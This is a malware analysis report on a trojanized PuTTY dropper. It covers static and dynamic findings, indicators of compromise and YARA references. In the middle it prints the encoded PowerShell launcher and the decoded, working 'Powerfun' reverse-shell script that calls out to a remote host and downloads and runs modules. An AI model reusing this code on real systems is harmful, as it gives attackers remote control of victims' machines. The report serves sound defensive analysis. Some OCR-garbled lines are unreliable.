Malware Analysis Report

S-P File Dropper

Nov 2022

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
Executive Summary

S-P is a file dropper malware sample first identified on November 10, 2022. VirusTotal scored this sample 60/72 malicious. It is a 32-bit HTML-compiled dropper embedded into known FOSS product PuTTY that executes a built-in PowerShell script on the Windows operating system. Symptoms of infection include brief PowerShell popups on the endpoint at detonation, and an executable named "SearchProcessHost.exe" appearing in the %APPDATA% directory.

YARA signature rules are attached in Appendix A.

Basic Static Analysis

VirusTotal results:



Community feedback indicates the use of Shellter, a dynamic shellcode injection tool aka dynamic PE infector. It can be used to inject shellcode into 32-bit native Windows applications. The shellcode can be something yours or something generated through a framework, such as Metasploit. Shellter takes advantage of the original structure of the PE file and doesn't apply any modification, which could explain why the PuTTY client retains functionality.

Indicators via pestudio:

Version information misspells name of actual PuTTY appliance author




Floss returned multiple warnings during the strings parse:

Two sections identified as executables in pestudio, and the second one has self-modifying capabilities:

property	value	value
name	.text	.text
md5	53D53E5EF7971DFA93A09C7	1D0EC91EBDBDEE96A6F1B5
entropy	6.621	6.234
file-ratio (99.93%)	39.76 %	0.13 %
raw-address	0x00000400	0x0011BA00
raw-size (1544192 bytes)	0x00096000 (614400 bytes)	0x00000800 (2048 bytes)
virtual-address	0x00401000	0x00522000
virtual-size (1555239 bytes)	0x00095F6D (614253 bytes)	0x00000737 (1847 bytes)
entry-point	*	0x00122000
characteristics	0x60000020	0xE0000020
writable	-	x
executable	x	x
shareable	-	-
discardable		-
initialized-data	*	
uninitialized-data		
unreadable	*	
self-modifying		x
virtualized	-	
file	**	_

signature: Compiled-HTML, location: .rsrc, offset: 0x00121F43, size: 325542

Offset to second executable header:



Invalid file checksum and low (suspicious) library count:


indicator (61)	detail	level
The dos-stub message is missing	status: yes	1
The file contains another file	signature: Compiled-HTML, location: .rsrc, offset: 0x	1
The count of libraries is suspicious	count: 0	1
The count of imports is suspicious	count: 0	1
The file contains a blacklist section	section: .00cfg	1
The location of the entry-point is suspicious	section: .text:0x00122000	1
The file contains self-modifying executable section(s)	status: yes	1
The file contains writable and executable section(s)	count: 1	1
The file references a URL pattern	url: https://www.chiark.greenend.org.uk/~sgtatham	1
The file references file extensions like a Ransomware Wiper	count: 20	1
The file references a string with a suspicious size	size: 1496 bytes	2
The file references a string with a suspicious size	size: 1585 bytes	2
The manifest identity has been found	name: PuTTY	3
The file checksum is invalid	checksum: 0x00180AA0	3

indicator (61)	detail	level	
The file references a group of API	type: dynamic-library, count: 22	3	
The file references a group of API	type: cryptography, count: 9	3	
The file references a group of API	type: windowing, count: 70	3	
The file references a group of API	type: network, count: 33	3	
The file references a group of API	type: security, count: 25	3	
The file references a group of API	type: reckoning, count: 32	3	
The file references a group of API	type: printer, count: 2	3	
The file references a group of API	type: obfuscation, count: 2	3	
The file references a group of API	type: data-exchange, count: 23	3	
The file references a group of API	type: file, count: 43	3	
The file references a group of API	type: synchronization, count: 25	3	
The file references a group of API	type: keyboard-and-mouse, count: 17	3	
The file references a group of API	type: desktop, count: 4	3	
The file references a group of API	type: resource, count: 14	3	
The file references a group of API	type: execution, count: 49	3	
The file references a group of API	type: registry, count: 18	3	
The file references a group of API	type: diagnostic, count: 8	3	
The file references a group of API	type: console, count: 12	3	
The file references a group of API	type: memory, count: 26	3	
The file references a group of API	type: exception, count: 6	3	
The file references a group of API	type: storage, count: 2	3	

The file contains a digital Certificate	status: no	4
The file opts for Stack Buffer Overrun Detection (GS) as soft	status: no	4
The file contains a Manifest	status: yes	4
The file opts for Address Space Layout Randomization (ASL	status: no	4
The file opts for Data Execution Prevention (DEP) as softwar	status: yes	.4
The file uses Control Flow Guard (CFG) as software security	status: no	.4
The file contains a rich-header	status: no	-4
The file references string(s)	type: whitelist, count: 158	- 4
The file references string(s)	type: blacklist, count: 158	-4
The file references a group of hint	type: rtti, count: 15	3
The file references a group of hint	type: url-pattern, count: 1	3
The file references a group of hint	type: base64, count: 9	3
The file references a group of hint	type: query, count: 8	3
The file references a group of hint	type: keyboard, count: 1	3
The file references a group of hint	type: pipe, count: 3	3
The file references a group of hint	type: password, count: 2	3
The file references a group of hint	type: registry, count: 8	3
The file references a group of hint	type: format-string, count: 296	3
The file references a group of hint	type: size, count: 8	3
The file references a group of hint	type: utility, count: 86	3
The file references a group of hint	type: file, count: 1183	3
ndicator (61)	detail	level

Entropy indicates the use of code obfuscation techniques to pack encoded PowerShell and compiled HTML inside a reputable C++ binary:

property	value
md5	334A10500FEB0F3444BF2E86AB2E76DA
sha1	C6A97B63FBD970984B95AE79A2B2AEF5749EE463
sha256	OC82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 78 00 01 00 00 04 00 00 00 00 00 00 00 00 00 00
first-bytes-text	MZx@@
file-size	1545216 (bytes)
size-without-overlay	n/a
entropy	7.394
imphash	n/a
signature	n/a
entry-point	60 68 31 20 52 00 FF 15 78 E7 4B 00 68 3A 20 52 00 50 FF 15 F8 E6 4B 00 8D 15 47 20 52 00 6A 00 6A
file-version	n/a
description	n/a
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	0x60E96DBB (Sat Jul 10 02:51:55 2021)



Encoded argument from embedded PowerShell script in 2nd Section (via peview & pestudio):

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.
StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/
UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUygZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGO
xQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/
G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/
9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/
ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/
hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/
Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y
+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4
+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/
c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3
+6ok4Z6G1XTsxncGJeWG7cvyAHn27HwVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/
PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/
+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsr
y2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/
WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/
mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Base64-decoded and Gunzip'd output (via CyberChef) reveals reverse shell capabilities:

Powerfun - Written by Ben Turner & Dave Hardy

```
function Get-Webclient
  $wc = New-Object -TypeName Net.WebClient
  $wc.UseDefaultCredentials = $true
  $wc.Proxy.Credentials = $wc.Credentials
  $wc
function powerfun
  Param(
  [String]$Command,
  [String]$Sslcon,
  [String]$Download
  Process {
  modules = @()
  if ($Command -eq "bind")
    $listener = [System.Net.Sockets.TcpListener]8443
    $listener.start()
    $client = $listener.AcceptTcpClient()
  if ($Command -eq "reverse")
    $client = New-Object
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
```

```
$stream = $client.GetStream()
  if ($Sslcon -eq "true")
    $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as
[Net.Security.RemoteCertificateValidationCallback]))
    $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
    $stream = $sslStream
  }
  [byte]]$bytes = 0..20000|%{0}
  $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " +
$env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights
reserved. n n")
  $stream.Write($sendbytes,0,$sendbytes.Length)
  if ($Download -eq "true")
    $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)
    ForEach ($module in $modules)
      (Get-Webclient).DownloadString($module)|Invoke-Expression
  }
  $sendbytes = ([text.encoding]::ASCII).GetBytes('PS' + (Get-Location).Path + '>')
  $stream.Write($sendbytes,0,$sendbytes.Length)
  while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
    $data = $EncodedText.GetString($bytes,0, $i)
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String)
    $sendback2 = $sendback + 'PS' + (Get-Location).Path + '> '
    x = (\text{serror}[0] \mid \text{Out-String})
    $error.clear()
    $sendback2 = $sendback2 + $x
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
  $client.Close()
  $listener.Stop()
```

powerfun -Command reverse -Sslcon true

Variables and API calls in the Main Function reveal additional host and network IOCs:

```
Graph (main)
int main (int argc, char **argv, char **envp);
  [0x00401080]
   349: int main (int argc, char **argv, char **envp);
   ; var HANDLE hObject @ esp+0x8
   ; var int32_t var_4h_3 @ esp+0x28
   ; var int32_t var_1ch @ esp+0x48
   ; var int32_t var_4h @ esp+0x54
   ; var int32_t var_60h_2 @ esp+0x90
   ; var int32_t var_60h @ esp+0x9c
   ; var int32_t var_270h @ esp+0x298
   ; var int32_t var_67ch_2 @ esp+0x67c
   ; var int32_t var_67ch_3 @ esp+0x688
   ; var int32_t var_67ch @ esp+0x6e0
   push ebp
   mov ebp, esp
   and esp, 0xfffffff0
   sub esp, 0x680
   mov eax, dword [0x404004]
   xor eax, esp
   mov dword [var_67ch], eax
   push 0
   push 0
   push 0
   push 0
   push str.Mozilla_5.0
                                       ; 0x403288
                                       : 0x403070
   lea ecx, [esp]
   mov dword [0x404388], eax
   mov dword [esp], 0x7d0
                                     ; 2000
   mov dword [var_4h], 0
   push 0
   push str.C:_Users__Public__Documents__CR433101.dat.exe ; 0x403230
   push str.http:__ssl_6582datamanager.helpdeskbros.local_favicon.ico; 0x4031b8
                                      : 0x4030f4
   test eax, eax
   jne 0x401142
```

Basic Dynamic Analysis

Initial detonation on FLARE vm (without networking) yields a flash of blue screen before rendering the PuTTY user interface. Procmon captures putty.exe creating a PowerShell process:

Time	Process Name	PID	Operation	Path	Result	Detail
12:51:	putty.exe	4984	RegCloseKey	HKLM\System\CurrentControlSet\Control\CI	SUCCESS	
12:51:	putty.exe	4984	CreateFileMapp	.C:\Windows\SysWOW64\WindowsPowerShell\	SUCCESS	SyncType: SyncTy
12:51:	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Services\Win	SUCCESS	Desired Access: R
	putty exe	4984	RegQueryValue	HKLM\System\CurrentControlSet\Services\Win	BUFFER OVERFL	Length: 144
	putty.exe	4984	RegQueryValue	HKLM\System\CurrentControlSet\Services\Win	SUCCESS	Type: REG_BINA
12:51:	putty.exe	4984	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\Cu	NAME NOT FOUND	Desired Access: Q
	putty.exe	4984	RegCloseKey	HKLM\System\CurrentControlSet\Services\Win	SUCCESS	
12:51:	putty.exe	4984	Query Security File	C:\Windows\SysWOW64\WindowsPowerShell\	SUCCESS	Information: Label
	putty.exe	4984	QueryNameInfo	.C:\Windows\SysWOW64\WindowsPowerShell\	SUCCESS	Name: \Windows\
12:51:	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Services\bam	SUCCESS	Desired Access: All
12:51:	putty.exe	4984	RegQueryValue	HKLM\System\CurrentControlSet\Services\bam	NAME NOT FOUND	Length: 40
12:51:	putty.exe	4984	RegCloseKey	HKLM\System\CurrentControlSet\Services\bam	SUCCESS	
12:51:	putty.exe	4984	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Ses	REPARSE	Desired Access: Q
12:51	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Control\Sessio	NAME NOT FOUND	Desired Access: Q
12:51:	putty.exe	4984	Process Create	C:\Windows\SysWOW64\WindowsPowerShell\	SUCCESS	PID: 692, Comman
12:51	nutty exe	4984	III RenOnenKev	HKI M\Svstem\CurrentControlSet\Control\Sessio	RFPARSF	Desired Access: Q

Networked detonation shows PowerShell v1.0 executing the obfuscated code to establish a listener shell bound to port 8443 from bonus2[.]corporatebonusapplication[.]local, as indicated by the de-obfuscated code output shown before in red:

```
21 192.168.149.131 192.168.149.1
                                      DNS
                                                  86 Standard query 0x657f A mozilla.cloudflare-dns.com
30 192.168.149.132 192.168.149.131
                                      DNS
                                                  95 Standard query 0x98e3 A geover.prod.do.dsp.mp.microsoft.com
                                                 111 Standard query response 0x98e3 A geover.prod.do.dsp.mp.microsoft
31 192.168.149.131 192.168.149.132
                                      DNS
46 192.168.149.132 192.168.149.131
                                      DNS
                                                  94 Standard query 0x0f8e A kv601.prod.do.dsp.mp.microsoft.com
47 192.168.149.131 192.168.149.132
                                      DNS
                                                 110 Standard query response 0x0f8e A kv601.prod.do.dsp.mp.microsoft.
63 192.168.149.131 192.168.149.1
                                      DNS
                                                  99 Standard query 0x3155 A shavar.services.mozilla.com.localdomain
64 192.168.149.131 192.168.149.1
                                                   99 Standard query 0xe7ad AAAA shavar.services.mozilla.com.localdoma
                                                   98 Standard query 0xe699 A bonus2.corporatebonusapplication.local
67 192.168.149.131 192.168.149.132
                                                 114 Standard query response 0xe699 A bonus2.corporatebonusapplicatio
                                      DNS
76 192.168.149.131 192.168.149.1
                                                  86 Standard query 0x657f A mozilla.cloudflare-dns.com
 Answer RRs: 0
                                                                      00 0c 29 f7 43 8c 00 0c
                                                                      00 54 a7 1f 00 00 80 11 e7 20 c0 a8 95 84 c0 a8
 Authority RRs: 0
                                                               0010
                                                                      95 83 fb c0 00 35 00 40
 Additional RRs: 0
                                                                                                 b1 1f e6 99 01 00 00 01
                                                                                         06 62 6f 6e 75 73 32 19 63 6
65 62 6f 6e 75 73 61 70 70 6
                                                                0030
                                                                      00 00 00 00 00 00 06 62
                                                                      72 70 6f 72 61 74 65 62  6f 6e 75 73 61 70 70 6c
69 63 61 74 69 6f 6e 05  6c 6f 63 61 6c 00 <mark>00 01</mark>
                                                               0040
   bonus2.corporatebonusapplication.local: type A, class
                                                               0050
      Name: bonus2.corporatebonusapplication.local
       [Name Length: 38]
       [Label Count: 3]
      Type: A (Host Address) (1)
      Class: IN (0x0001)
 [Response In: 67]
70 192.168.149.132 192.168.149.131
                                             66 [TCP Retransmission] 11587 → 8443 [SYN] Seq=0 Win=64240 Len=0 MS
```

Unable to resolve network activity beyond initial session attempt:

Possible Registry modification to gain persistence in anticipation of second-stage payload:

\bam\State\UserSettings\S-1-5-21-92263848-1541808791-761383138-1001\\Device\HarddiskVolume2\\Windows\Sys\WOW64\\Windows\PowerShellv1.0\powershell.exe
(AUTOSTART!)

Indicators of Compromise

Network Indicators

DNS queries for bonus2[.]corporatebonusapplication[.]local

HTTPS traffic involving bonus2[.]corporatebonusapplication[.]local

-If a session is established, expect to see GET requests for second stage payload(s). The packet payloads will be encrypted.

Host-based Indicators

SHA256:

OC82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

 $1001 \ensuremath{\texttt{Notation}} \ensuremath{\texttt{$

PowerShell window appearing briefly at PuTTY launch, forced to v1.0 by conhost.exe but believed to operate up to v5.x if the downgrade vector fails.

Appendix A: Rules & Signatures

YARA Signature Match - THOR APT Scanner

RULE: SUSP_PS1_Payload_Jun20_1

RULE_SET: Livehunt - Suspicious3 Indicators 🛣

RULE_TYPE: Valhalla Rule Feed Only 1

RULE_LINK: https://valhalla.nextron-systems.com/info/rule/SUSP_PS1_Payload_Jun20_1

DESCRIPTION: Detects PowerShell payload often found in droppers

YARA Signature Match - THOR APT Scanner

RULE: HKTL_Shellter_Mar20

RULE_SET: Livehunt - Hacktools Indicators **☆** RULE_TYPE: Valhalla Rule Feed Only **∮**

RULE_LINK: https://valhalla.nextron-systems.com/info/rule/HKTL_Shellter_Mar20

DESCRIPTION: Detects an executable that was modified by Shellter

REFERENCE: https://shellterproject.com/

YARA Signature Match - THOR APT Scanner

RULE: PowerShell_Susp_Parameter_Combo RULE_SET: Livehunt - Default1 Indicators

RULE_TYPE: Community **11**

RULE_LINK: https://github.com/Neo23x0/signature-base/search?q=PowerShell_Susp_Parameter_Combo

DESCRIPTION: Detects PowerShell invocation with suspicious parameters

REFERENCE: https://goo.gl/uAic1X

YARA Signature Match - THOR APT Scanner

RULE: Meterpreter_Cloaked

RULE_SET: Livehunt - Hacktools Indicators **☆** RULE_TYPE: Valhalla Rule Feed Only **∳**

RULE_LINK: https://valhalla.nextron-systems.com/info/rule/Meterpreter_Cloaked

DESCRIPTION: Meterpreter - cloaked file

YARA Signature Match - THOR APT Scanner

RULE: HKTL_ShellCode_Aug21_1

RULE_SET: Livehunt - Hacktools1 Indicators *

RULE_TYPE: Valhalla Rule Feed Only 1

RULE_LINK: https://valhalla.nextron-systems.com/info/rule/HKTL_ShellCode_Aug21_1

DESCRIPTION: Detects common shellcode found in hacktools REFERENCE: https://github.com/S3cur3Th1sSh1t/Creds